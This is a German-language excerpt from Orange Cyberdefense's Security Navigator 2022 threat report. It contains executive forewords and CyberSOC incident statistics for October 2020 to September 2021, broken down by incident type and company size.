Orange
Cyberdefense

Security Navigator 2022

Research-driven insights to build a safer digital society

Hugues Foulon
Executive Director of Strategy and Cybersecurity bei der Orange Group und CEO
Orange Cyberdefense

2021 haben unsere 18 SOCs und 14 CyberSOCs über 60 Milliarden Security-Events pro Tag analysiert, mehr als 94.000 potenzielle Sicherheitsvorfälle untersucht und mehr als 230 Incident Response-Missionen durchgeführt.

Unsere Experten haben all diese wertvollen Informationen ausgewertet und die wichtigsten Punkte in diesem Report zusammengefasst, zum Vorteil unserer Kunden und der Cybersecurity Community.

Wir freuen uns sehr, der Cybersecurity Community die dritte Ausgabe des Orange Cyberdefense Security Navigators vorzustellen. Wieder einmal können wir unsere eigene Sicht auf die Cybersecurity-Landschaft präsentieren, aufgrund unserer Position als Teil eines der größten Telekommunikationsanbieter weltweit und als führender Anbieter von Cybersecurity Services und Research.

Während die biologische Pandemie in vielen Ländern langsam ihre Kontrolle über die Gesellschaft und die Wirtschaft verliert, stehen wir vor dem Ausbruch einer weiteren digitalen Pandemie.

Gerade als die Länder begannen, sich von den Einschränkungen durch Lockdowns zu befreien, konnten sich Unternehmen damit konfrontiert sehen, ihre eigene Infrastruktur abriegeln zu müssen – und zwar schneller als eine Ransomware-Infektion das kann. Manchmal scheint dies die einzige Möglichkeit zu sein, die Ausbreitung der Infektion zu stoppen. Man bekämpft Feuer mit Feuer und nimmt vorübergehende Schäden in Kauf, um noch schlimmere Ausfälle zu vermeiden.

In der heutigen vernetzten, voneinander abhängigen Geschäftswelt führt dies unweigerlich zu einem Domino-Effekt, der Wellen in alle Richtungen der Lieferketten wirft.

Die wechselseitige Abhängigkeit ist dabei eines der Schlüsselelemente. Angriffe wie SolarWinds und Kaseya haben uns einen Punkt sehr stark verdeutlicht: Selbst vertrauenswürdige Software von seriösen Anbietern kann sich für raffinierte Angreifer in ein trojanisches Pferd verwandeln.

Technologie allein kann nicht die Lösung für dieses Problem sein. Um dieser Situation zu begegnen, sollten wir uns der Tatsache bewusst sein, dass niemand allein mit diesen Herausforderungen fertig werden muss. Jeder kann auf individueller oder gemeinschaftlicher Ebene ein Opfer werden. Wir als globale digitale Community müssen uns mit vereinten Kräften gegen diese Bedrohungen wehren.

Es ist keine einfache Reise. Cybersecurity ist komplex. Die Fragmentierung der Optionen in der Branche macht das Problem noch komplexer, und gleichzeitig benötigen verschiedene Organisationen abhängig von ihrer derzeitigen Lage, ihrem Arbeitsumfeld und ihren zukünftigen Ambitionen unterschiedliche Lösungsansätze. Bei Orange Cyberdefense arbeiten wir unermüdlich daran, Sie bestmöglich auf diesem Weg zu beraten und zu unterstützen.

Noch nie war es so wichtig wie heute, sich aus dem reaktionsgesteuerten Krisenmodus zu lösen und das Ruder wieder in die Hand zu nehmen. Wir müssen die Freiheit und Sicherheit im digitalen Raum schützen, nicht nur für uns, sondern auch für die gesamte Cyber-Community. Daher verfolgen wir die Mission, eine sicherere digitale Gesellschaft aufzubauen, ‚to build a safer digital society'.

Im vergangenen Jahr haben unsere 18 SOCs und 14 CyberSOCs über 60 Milliarden Security-Events pro Tag analysiert, mehr als 94.000 potenzielle Sicherheitsvorfälle untersucht und mehr als 230 Incident-Response-Missionen durchgeführt.

Unsere multidisziplinären Experten haben all diese wertvollen Informationen ausgewertet und die wichtigsten Punkte in diesem Report zusammengefasst, zum Vorteil unserer Kunden und der Cybersecurity Community.

Wir sind stolz und fühlen uns jeden Tag aufs Neue geehrt, dass unsere Kunden uns den Schutz ihrer wichtigsten Assets anvertrauen, und wir setzen in allen Bereichen das beste Fachwissen wie auch die beste Technologie ein, um ihre Geschäftstätigkeit zu schützen.

Vielen Dank für Ihr Vertrauen und viel Spaß beim Lesen!

Hugues Foulon

Inhaltsverzeichnis

Einleitung:

Was Sie wissen müssen

Laurent Célérier
EVP Marketing & Technology
Orange Cyberdefense

Um die Analogie der maritimen Welt zu nutzen, aus der wir auch den Begriff ‚Navigator' übernommen haben: Im Jahr 2021 mussten wir, um es mal vorsichtig auszudrücken, auf ziemlich stürmischer See segeln. Alle Beteiligten versuchten, sich in diesem Sturm über Wasser zu halten, und taten ihr Bestes, um ihre Fracht über die unruhigen digitalen Meere, auf denen unsere moderne Gesellschaft schwimmt, in sichere Häfen zu bringen.

Cybersecurity-Experten von Ihnen, unseren Kunden, unseren Partnern und Orange Cyberdefense standen als Leuchttürme bereit, um alle Beteiligten in Sicherheit zu bringen. Dieser Report bietet uns die Möglichkeit, ihnen unsere Anerkennung zu zeigen. Das Rettungsfloß ist trotz schwerer Angriffe stabil geblieben und unsere Ökonomien boomen wieder. Der Stellenwert digitaler Technologie ist noch größer geworden, und sie ist nun noch wichtiger. Ist die Gefahr vorüber? Ist der Sturm vorüber?

Wie Seeleute wissen, passieren die meisten Unfälle kurz nach dem Sturm. Das schöne Wetter kehrt zurück, man fühlt die Ermüdung, die Wachsamkeit nimmt ab, ein Gefühl von Überlegenheit macht sich breit – man hat die Krise gemeistert und kann wieder zur Tagesordnung übergehen. In einigen Unternehmen verringert sich die Priorität für den Sicherheitsbereich: es gilt, mit der Produktion aufzuholen und stärker als die Konkurrenz zu beschleunigen.

Dann werden überstürzte Entscheidungen getroffen und schlechte Gewohnheiten schleichen sich wieder ein, wodurch es kurz- oder mittelfristig zu schweren Unfällen kommen kann. Wir sollten klüger sein und das Jahr 2022 zum Jahr der Wachsamkeit machen!

Das wäre zweifellos sinnvoll, denn auf Seiten der Angreifer konnten wir bislang keinerlei Verbesserungen feststellen. Tatsächlich erleben wir regelmäßig, dass sie stärker und schneller beschleunigen als die eingerichteten Verteidigungssysteme. Die Dark Economy besitzt ihre eigenen konkurrierenden Kräfte, die skrupellos versuchen, Marktanteile zu gewinnen, ob es sich dabei um nationalstaatliche Akteure oder andere Cyber-Kriminelle handelt.

Unsere Statistiken zeigen deutlich das Wachstum dieses Schattengeschäfts, sowohl in Bezug auf Professionalität als auch auf das Angriffsvolumen im Jahresvergleich.

Quantitative Statistiken sind für die Erkennung von Trends bedeutend. Sie zeigen aber nicht das gesamte Bild. Ein einziger komplexer Angriff kann viel gefährlicher und anspruchsvoller sein als Tausende von simplen Angriffen. Also müssen wir den Stand der Bedrohung auf einer weitaus tieferen Ebene untersuchen. Es geht um die Diversität – neue Angriffstechniken ersetzen die alten nicht, sie kommen hinzu – und die Qualität der Angriffe, die ich in dieser Einleitung herausstellen möchte.

Wie Experten wissen, wird der Wert einer Armee nicht nur durch die Anzahl der Infanteristen, Panzer oder Flugzeuge gemessen. Sie wird an ihrer Fähigkeit gemessen, ihre Ziele zu erreichen und ihre Strategie umzusetzen.

Vier Aspekte zeigen, dass Hacker sich weiterentwickelt haben:

- Sie sind in der Lage, die richtigen Stellen anzugreifen, um die maximale Wirkung zu erzielen. Der SolarWinds-Angriff ist das perfekte Beispiel dafür. Durch die Kompromittierung eines einzigen Unternehmens gelang es den Hackern, eine sehr große Anzahl von Zielobjekten zu infizieren.
- Sie können die Auswirkungen kombinieren, wie die Double Ransomware Extortion beweist. Werden die Daten öffentlich zugänglich gemacht, ist ihre Vertraulichkeit nicht mehr gewährleistet. Werden sie verschlüsselt, ist ihre Verfügbarkeit und Integrität in Gefahr. Wir beobachten bereits die Entwicklung von Triple Extortion, bei denen ein DDoS-Angriff das offensive Manöver komplettiert und den Druck auf das Opfer erhöht.
- Trotz aller Bemühungen der Polizei weltweit werden nur wenige Hacker-Gruppen jemals gefasst. Und auch wenn die Infrastruktur einer Organisation erfolgreich zerschlagen wird, schließen sich die verbleibenden Hacker einfach anderen Syndikaten an. Staatlich beauftragte Angreifer sind noch besser geschützt und haben keinerlei rechtliche Verfolgung zu befürchten.
- Sie sind zudem in der Lage, hoch spezialisierte Experten zusammenzubringen, um ihre Produktivität zu steigern. Die Entwicklung von speziellen Experten auf dem ‚Hack to cash'-Weg ist augenscheinlich.

Die Bedrohungslandschaft wandelt sich, da gut ausgebildete und staatlich geförderte Hacker mit ihrer Erfahrung und ihrer strategischen Vision in den Bereich der Cyber-Kriminalität vordringen. Es findet ein Generationswechsel statt, und diese Verbreitung von militärischem Know-how unter den Gruppen ist wahrscheinlich die schlechteste Nachricht für das Jahr 2022.

Eine beträchtliche Anzahl gut ausgebildeter Cyberfighter wird jedoch auch die Verteidigung stärken und sie werden ihre Erfahrungen und Methoden in diesen Kampf mit einbringen. Wir befinden uns nämlich in einem digitalen Konflikt, für den die Kriegsgrundsätze gelten:

Konzentration der Kräfte, auf die kritischsten Unternehmenswerte dank umfassender Kenntnisse und eines guten Verständnisses von Schwachstellen und Bedrohungen.

Haushalten der Mittel, indem man nicht versucht, alles selbst zu bewältigen, sondern auf Experten zurückgreift.

Bildung starker Partnerschaften zur gemeinsamen Nutzung von Ressourcen und Wissen, so dass die gemeinsamen Kräfte stärker sind als die Summe ihrer Teile.

Wir wünschen Ihnen viel Spaß beim Lesen dieser neuen Ausgabe des Security Navigators und hoffen, dass Sie damit weiterhin sicher durch den digitalen Ozean navigieren können.

Diana Selck-Paulsson
Threat Research Analyst
Orange Cyberdefense

Wicus Ross
Senior Security Researcher
Orange Cyberdefense

CyberSOC-Statistiken

Was bisher geschah

Ein weiteres Jahr ist vergangen. Es ist an der Zeit, sich erneut die Statistiken anzuschauen, die wir im Rahmen der von uns bereitgestellten Detection, Operations und Managed Services zusammengetragen haben. Wir haben Vorfälle von unseren SOCs und CyberSOCs aus der ganzen Welt gesammelt und die Daten im Rahmen des Analyseprozesses normalisiert.

Beim Lesen dieses Artikels, ist es wichtig zu beachten, dass es sich bei all diesen Mustern, die wir beobachten konnten, tatsächlich um Angriffe handelt, die wir abgewehrt haben. Dies ist ein erneuter Beleg dafür, dass unsere Kunden gut geschützt sind. Allerdings ist es wichtig, nicht auf den sogenannten ‚Survivorship Bias'[1] hereinzufallen.

Um sicherzustellen, dass die vorgelegte Analyse praktikabel ist, haben wir zusätzliche Daten- und Recherchequellen herangezogen und ständig überprüft, was wir beim Analysieren der Statistiken unserer Schutzmaßnahmen beobachten konnten. Während Initiativen wie World Watch in diesem Bericht ein eigenes Kapitel gewidmet ist, haben wir auch World-Watch-Daten und verschiedene andere Beobachtungen aus unserem gesamten CERT, den Epidemiology Labs und anderen Arbeitsgruppen berücksichtigt, um unsere Beobachtungen, zu validieren.


Über die Daten

- **Gesamtzahl der Vorfälle: 94.806 (gegenüber 45.398 im Jahr 2020)**
- **Von diesen Vorfällen konnten 34.158 als Sicherheitsvorfälle bestätigt werden (36 %)**
- **Analysezeitraum: Oktober 2020 bis September 2021**
- **Datenquellen: Firewalls, Verzeichnisdienste, Proxy, Endpoint, EDR, IPS, DNS, DHCP, SIEM und unsere Managed-Threat-Detection-Plattform**

Trichter:
Vom Alarm zum Vorfall

94.806
Potenzielle Vorfälle

34.158
36.03% bestätigte Vorfälle



*gerundet auf ganze Zahlen, fehlende 4%: andere Kategorien wie DoS und Error

Arten von Vorfällen

Im Jahr 2021 haben wir folgende Arten von Vorfällen festgestellt:

Malware ist eine Schadsoftware wie etwa Ransomware.

Netzwerk- & Anwendungsanomalien wie Tunneling, IDS/IPS-Alarmfälle und andere Angriffe im Zusammenhang mit dem Netzwerkverkehr und Anwendungen.

Kontoanomalien, wie Brute-Force-Angriffe, Recycling von Anmeldeinformationen, Lateral Movements, Rechteerweiterung oder ähnliche Vorfälle.

Systemanomalien sind Ereignisse, die in direktem Zusammenhang mit dem Betriebssystem und den damit verbundenen Komponenten stehen, z. B. Treiber, die nicht mehr funktionieren, oder Dienste, die unerwartet beendet werden.

Richtlinienverstöße, z. B. die Installation nicht unterstützter Software oder das Verbinden eines nicht autorisierten Geräts mit dem Netzwerk.

Social Engineering bezeichnet jeden Versuch, Benutzer zu täuschen, einschließlich, aber nicht beschränkt auf Phishing und Spoofing.

Eine globale Sichtweise

Wir behalten unsere globale Sichtweise auf unsere Daten über Vorfälle bei und freuen uns, unsere Bemühungen im diesjährigen Report vorstellen zu können. Die gesammelten Daten umfassen eine breite Palette unserer operativen Teams bei Orange Cyberdefense, darunter 14 CyberSOCs, die mit unseren Kunden aus der ganzen Welt zusammenarbeiten.

Bevor wir zur Vorstellung unseres Datensatzes kommen, möchte ich noch ein paar Bemerkungen zum Verständnis unserer Daten vorausschicken. Ferner möchte ich vorab auf die Veränderungen gegenüber dem Vorjahr eingehen. Wir setzen unseren Wachstumskurs fort, was bedeutet, dass uns mehr Daten zur Verfügung stehen. In diesem Jahr wurden 5 % all unserer Daten über Vorfälle durch Dienste generiert, die wir dieses Jahr hinzugefügt und in unsere Datensammlung aufgenommen haben. Es ist auch das erste Jahr, in dem wir uns dafür entschieden haben, einen vollständigen 12-Monats-Zeitraum (Oktober 2020 bis September 2021) zu berücksichtigen. Uns stehen daher Daten für ein ganzes Jahr zu Verfügung und nicht nur die ersten 10 Monate des Jahres, wie es in der Vergangenheit der Fall war. Wir haben uns entschieden, ‚Events' von nun an als Messgröße auszuschließen, da die Korrelationsregeln zwischen den operativen Teams unterschiedlich waren und die Normalisierung dieses speziellen Datensatzes zu komplex geworden wäre. Wir können jedoch mit ziemlicher Sicherheit sagen, dass wir 2021 Milliarden von Events verarbeitet haben.

Events, Vorfälle, bestätigte Vorfälle

Hinweis zur Terminologie: Wir protokollieren ein Event, das bestimmte Bedingungen erfüllt hat und daher als Indikator einer Kompromittierung, eines Angriffs oder einer Schwachstelle gilt. Ein Vorfall liegt vor, wenn dieses protokollierte Event oder mehrere Events korrelieren oder zur Prüfung durch einen Menschen – in dem Fall unsere Security Analysten – markiert werden. Ein Vorfall gilt als ‚bestätigt', wenn wir mit Hilfe des Kunden oder nach Ermessen des Analysten feststellen können, dass die Security tatsächlich kompromittiert wurde. Wir bezeichnen diese bestätigten Vorfälle in diesem Bericht als ‚True Positives'. True-Legitimate-Vorfälle sind Vorfälle, die gemeldet wurden, sich aber nach der Zusammenarbeit mit dem Kunden als legitime Aktivitäten herausstellten. False-Positive-Vorfälle weisen auf eine Bedrohung hin, die tatsächlich nicht bestand: es wurde ein falscher Alarm ausgelöst.

Gesamtergebnisse

Um unsere Ergebnisse mit dem letztjährigen Report vergleichen zu können, konzentrieren wir uns in diesem einleitenden Abschnitt auf die ersten 10 Monate des Jahres 2021. Anschließend möchten wir uns unseren 12-Monats-Datensatz zunutze machen. Im Vergleich zum Vorjahr ist unser Kundenstamm gewachsen. So konnten wir in diesem Jahr 48 % mehr Kunden in den diesjährigen Bericht aufnehmen. Dies führte zu einem Anstieg der bearbeiteten Sicherheitsvorfälle um 61 % (n = 72.956). Über den gesamten Zeitraum von 12 Monaten haben unsere Analysten 94.806 Vorfälle bearbeiten können.

Die durchschnittliche Zahl der (bestätigten) Vorfälle pro Monat/Kunde ist in den ersten zehn Monaten des Jahres 2021 auf 42 gestiegen, verglichen mit 37 im gleichen Zeitraum des Vorjahres. Abgesehen vom Onboarding neuer Kunden und der Eröffnung von SOCs können wir also behaupten, dass die Zahl der Cyberangriffe tatsächlich um 13 % gestiegen ist.

Alle 94.806 Vorfälle wurden von (menschlichen) Security Analysten untersucht, die nach der Untersuchung 34.158 bestätigte ‚True Positive'-Sicherheitsvorfälle bei unseren Kunden melden konnten. Dies bedeutet, dass anteilig 36 % aller Vorfälle bestätigt wurden, verglichen mit 41 % in unserem letzten Bericht. Dies bedeutet jedoch nicht, dass es sich bei dem Rest um ‚False'-Vorfälle handelt – tatsächlich wurden 21 % aller Vorfälle als ‚True Legitimates' untersucht, 40 % als ‚False Positives' (2020: 35 %) und 3 % bleiben ungeklärt.

Allgemeine Trends bei der Detection

In diesem Jahr konnten wir eine Verschiebung innerhalb der Verteilung der Vorfallsarten beobachten. Im vergangenen Jahr konnten wir Netzwerk- und Anwendungsanomalien als Vorfallsart Nummer eins erkennen und bestätigen (2020: 35 %). In diesem Jahr konnten wir Malware (38 %) als Nummer eins einstufen, gefolgt von Netzwerk- und Anwendungsanomalien (22 %). Dies ist ein deutlicher Rückgang der netzwerkbezogenen Vorfälle um 13 % im Vergleich zum Vorjahr. Malware hingegen hat sich seit letztem Jahr (2020: 20 %) proportional fast verdoppelt und ist in diesem Jahr in den Top 3 zur am meisten bestätigten Vorfallsart aufgestiegen. Dies lässt sich zum Teil dadurch erklären, dass einige unserer größeren Kunden ihre Detection-Fähigkeiten für Malware verbessert haben. Darüber hinaus gab es in den letzten 12 Monaten im Allgemeinen mehr Malware-Aktivitäten, insbesondere im März sowie Juni 2021, wo wir die meisten bestätigten Sicherheitsvorfälle verzeichnen konnten. Da Malware in unseren Vorfallstatistiken so präsent war, haben wir den beobachteten Malware-Trends einen Unterabschnitt gewidmet.

Wir verzeichneten bestätigte Kontoanomalien mit 13 %, wodurch das Trio der Top-3-Vorfallsarten vollständig und mit den Vorjahren vergleichbar ist. Ähnlich wie bei den Netzwerk- und Anwendungsanomalien sind die Kontoanomalien von 23 % im Vorjahr auf 13 % in diesem Jahr deutlich zurückgegangen. Damit haben wir nach wie vor die gleichen Top 3 der bestätigten Vorfallsarten wie in den Vorjahren beobachten können, was stark von unserem Fokus der Detection bei unseren Kunden beeinflusst wird. Was wir aber diesmal feststellen konnten ist, dass der Abstand zwischen dem 4. Platz (Systemanomalien) und Platz 5 (Richtlinienverstöße) zu den Top 3 nicht so groß ist wie in allen vorherigen Berichten. Tatsächlich können wir beobachten, dass Richtlinienverstöße und Social Engineering in den letzten Jahren kontinuierlich zugenommen haben. Während die Richtlinienverstöße in den Jahren 2018 und 2019 zwischen 1–2 % aller bestätigten Vorfälle ausmachten, konnten wir im vergangenen Jahr mit 6 % bereits einen Anstieg verzeichnen. Letztes Jahr konnten wir feststellen, dass die meisten Richtlinienverstöße bei Großunternehmen verursacht wurden. In diesem Jahr konnten wir eine Verschiebung beobachten: Kleinunternehmen haben fast so viele bestätigte Richtlinienverstöße (7 %) wie Großunternehmen (10 %) verzeichnen können, während bei mittelständischen Unternehmen nur 2 % aller bestätigten Richtlinienverstöße verursacht wurden.

Bei der Kategorie Systemanomalien scheint im Verhältnis zum Vorjahr alles beim Alten geblieben zu sein. Systemanomalien stellen eine sehr weit gefasste Kategorie dar, unter welche viele unterschiedliche Vorfälle in Bezug auf das Betriebssystem fallen, die aufgrund von verdächtigen Vorgängen unsere Aufmerksamkeit erregen.

Sonstige Kategorien

In den diesjährigen Daten über Vorfälle werden Sie eine Kategorie namens ‚Sonstige' finden, die einen Anteil von 4 % aller unserer festgestellten Vorfälle ausmacht. Wir schließen diese normalerweise aus unserem Report aus, aber da wir einige gute Nachrichten haben, aufgrund derer diese Kategorie so bedeutsam wurde, haben wir sie aufgenommen. Wir möchten Ihnen diesbezüglich auch erklären, warum 4 % aller unserer Vorfälle als ‚Sonstige' eingestuft werden. Wir verbessern kontinuierlich unsere Daten über Vorfälle und die Art und Weise, wie wir Sicherheitsvorfälle klassifizieren. Mitte diesen Jahres haben wir eine Änderung vorgenommen, um einen Ansatz für unser Vorfallsmanagement anzuwenden, der dem Branchenstandard eher gerecht wird. Somit sind unsere Daten vergleichbarer und können gemeinsam genutzt werden.

Aus diesem Grund haben wir uns entschieden, das VERIS-Framework (Vocabulary for Event Recording and Incident Sharing) zu adaptieren. Da diese Änderung Mitte des Jahres erfolgte und es einige Zeit in Anspruch nehmen wird, bis sie ihr volles Potenzial entfaltet, haben wir unser altes und neues Klassifizierungssystem parallel betrieben, um die Auswirkungen der Änderung überwachen und konsistente Daten für diesen Bericht bereitstellen zu können. Daher wurden 4 % aller unserer Vorfälle mit der neuen Methode kategorisiert. Allerdings konnten sie nicht im alten System zugeordnet werden. Daher wurden sie der Kategorie ‚Sonstige' zugeordnet. Im nächsten Jahr werden wir jedoch in der Lage sein, weitere Details zu Vorfällen zu veröffentlichen, die dem Branchenstandard entsprechen.

Vorfälle nach Unternehmensgröße


Wir ordnen unsere erkannten Vorfälle nicht nur gewissen Klassifikationen zu, sondern verknüpfen sie auch mit bestimmten ‚Demografien' des Kundenprofils – eine davon ist die Unternehmensgröße. Dabei unterscheiden wir zwischen den folgenden Unternehmensgrößen:

- **Klein**
  (Anzahl an Beschäftigten = 101–1.000),
- **Mittel**
  (Anzahl an Beschäftigten = 1.001–10.000) und
- **Groß**
  (Anzahl an Beschäftigten = 10.000 +)

In diesem Bericht konnten wir eine ähnliche Verteilung der entdeckten Vorfälle wie bereits zuvor beobachten. Die Beiträge der Kunden, aus denen wir die Daten erheben konnten, haben sich nur geringfügig geändert.

Im Verhältnis (in %) bedeutet dies, dass wir 6 % mehr Kleinunternehmen als im Vorjahr berücksichtigt haben, während die Kunden aus mittelständischen Unternehmen und Großunternehmen jeweils um 3 % zurückgegangen sind. Insgesamt haben wir jedoch in den letzten 12 Monaten und damit während unseres Datenerhebungszeitraums ein Wachstum unseres Kundenstamms in allen drei Unternehmensgrößen verzeichnen können.

In diesem Jahr konnten wir wieder einen natürlicheren Trend nachverfolgen, der zeigt, dass Großunternehmen fast 7x so viele bestätigte Vorfälle aufweisen wie Kleinunternehmen und 4x so viele wie mittelständische Unternehmen. Im Vergleich zum letzten Jahr konnten wir einen Rückgang der Anzahl von Vorfällen bei Kleinunternehmen beobachten, während mittelständische Unternehmen mit dem Niveau des Vorjahres bei Kleinunternehmen gleichzogen. Großunternehmen verzeichneten 70 % der Vorfälle des letzten Jahres.



	Klein <1.000 Beschäftigte Vorfälle: Median: 68 Durchschnitt: 181	Mittel 1.000–10.000 Beschäftigte Vorfälle: Median: 101 Durchschnitt: 215	Groß 10.000+ Beschäftigte Vorfälle: Median: 471 Durchschnitt: 1.292
Malware	34,74 %	19,69 %	43,43 %
Netzwerk- & Anwendungsanomalien	29,20 %	45,36 %	14,95 %
Kontoanomalien	14,21 %	20,43 %	10,87 %
Systemanomalien	6,61 %	8,34 %	8,78 %
Richtlinienverstöße	7,42 %	1,77 %	9,63 %
Social Engineering	3,48 %	2,99 %	7,43 %
Sonstige	3,48 %	1,43 %	4,91 %

Unternehmensgrößenprofile

Wie bei allem, was wir hier tun, gilt es bei der Analyse unserer Sicherheitsvorfälle zu berücksichtigen, dass die von unseren Security Analysten klassifizierten Vorfälle nicht nur von der externen Bedrohungslandschaft, sondern auch von den bei unseren Kunden implementierten Detection-Leistungen beeinflusst werden. Während wir einerseits unsere Beobachtungen für jede Unternehmensgruppe mit Ihnen teilen, möchten wir Sie andererseits auch darauf hinweisen, dass das, was wir bei unseren Kunden entdecken, sowohl von der externen Bedrohungslandschaft (Angriffe) als auch von den eingeführten Sicherheitsmaßnahmen (Sichtbarkeit) abhängt.

Kleine Unternehmen

37 % aller für diesen Bericht berücksichtigten Kunden werden als Kleinunternehmen (unter 1.000 Beschäftigte) eingestuft, die eine Vorfallsmenge von 17 % darstellen. Betrachtet man nur ‚True Positive'-Vorfälle für diese Gruppe, registrieren Kleinunternehmen über ⅓ ihrer Vorfälle als irgendeine Form von Malware (35 %). Es folgen Netzwerk- und Anwendungsanomalien (29 %) und Kontoanomalien (14 %). In den letzten drei Jahren konnten wir eine stetige Zunahme bestätigter Malware-Vorfälle bei kleinen Unternehmen verzeichnen (2019: 10 %, 2020: 24 %, 2021: 35 %).


In der Regel bilden die von uns beobachteten Vorfallsmengen die relative Bedeutung der Unternehmensgröße ab. Das bedeutet, dass wir natürlich die meisten Vorfälle bei Großunternehmen beobachten, gefolgt von mittelständischen Unternehmen und anschließend Kleinunternehmen. In diesem Jahr gibt es eine Ausnahme in der Kategorie Malware zu vermelden: Kleinunternehmen erhielten mehr Meldungen über potenzielle Malware-Vorfälle als mittelständische Unternehmen. Infolgedessen verzeichneten sie 38 % mehr bestätigte Malware-Vorfälle als mittelständische Unternehmen (wie auf der nächsten Seite abgebildet).

Während wir letztes Jahr angaben, dass Kleinunternehmen und mittelständische Unternehmen Großunternehmen eingeholt haben, was Malware-Vorfälle angeht, wurden in diesem Jahr Kleinunternehmen über 15 % häufiger über Malware-bezogene Vorfälle alarmiert als mittelständische Unternehmen. Malware als Vorfallsart kann stark variieren, je nachdem, welche Art von Malware erkannt und behoben wurde. Es muss jedoch konstatiert werden, dass auch bei einem Blick auf die aktuellen Erpressungsgefahren (wie im Abschnitt Cy-X beschrieben) Kleinunternehmen am stärksten betroffen sind.

Obwohl dies eine sehr interessante Beobachtung ist, gilt es zu beachten, dass wir zwei sehr unterschiedliche Datensätze betrachtet haben, von denen einer vollständig von der externen Bedrohungslandschaft abhängt (Cyber-Extortion-Angriffe) und der andere von unseren Detection-Leistungen und der Umgebungsdynamik der Kunden beeinflusst wird. Eine Hypothese, die für beide Beobachtungen gilt, ist, dass kleine Unternehmen über weniger Ressourcen und damit weniger ‚Ebenen' von Sicherheitsmaßnahmen verfügen. Das könnte der Grund dafür sein, weshalb zunächst mehr Malware in das Unternehmen gelangt (wo wir sie als Vorfall erkennen) und dass mehr Kleinunternehmen Opfer von Erpressungskriminalität im Endstadium werden. Aber bei allem, was wir mit diesen Daten wirklich tun können, ist zu betonen, dass kleine Unternehmen in beiden Datensätzen hervorstechen.

Vorfälle nach Unternehmensgröße

Anzahl der erfassten Vorfälle für verschiedene Größenklassen im Laufe der Zeit



Mittlere Unternehmen

Die in diesem Bericht berücksichtigten Kunden, die zu den mittelständischen Unternehmen gehören, machen 41 % des gesamten hier erfassten Kundenstamms aus (im Jahr 2020: 44 %). Diese Gruppe macht 30 % aller erkannten Vorfälle aus.

Zu den Top 3 bestätigter Sicherheitsvorfälle gehören Netzwerk- und Anwendungsanomalien mit 45 % und Anwendungs- und Kontoanomalien sowie Malware-Angriffe mit jeweils 20 % aller bestätigten Vorfälle, die in dieser Unternehmensgruppe registriert wurden.

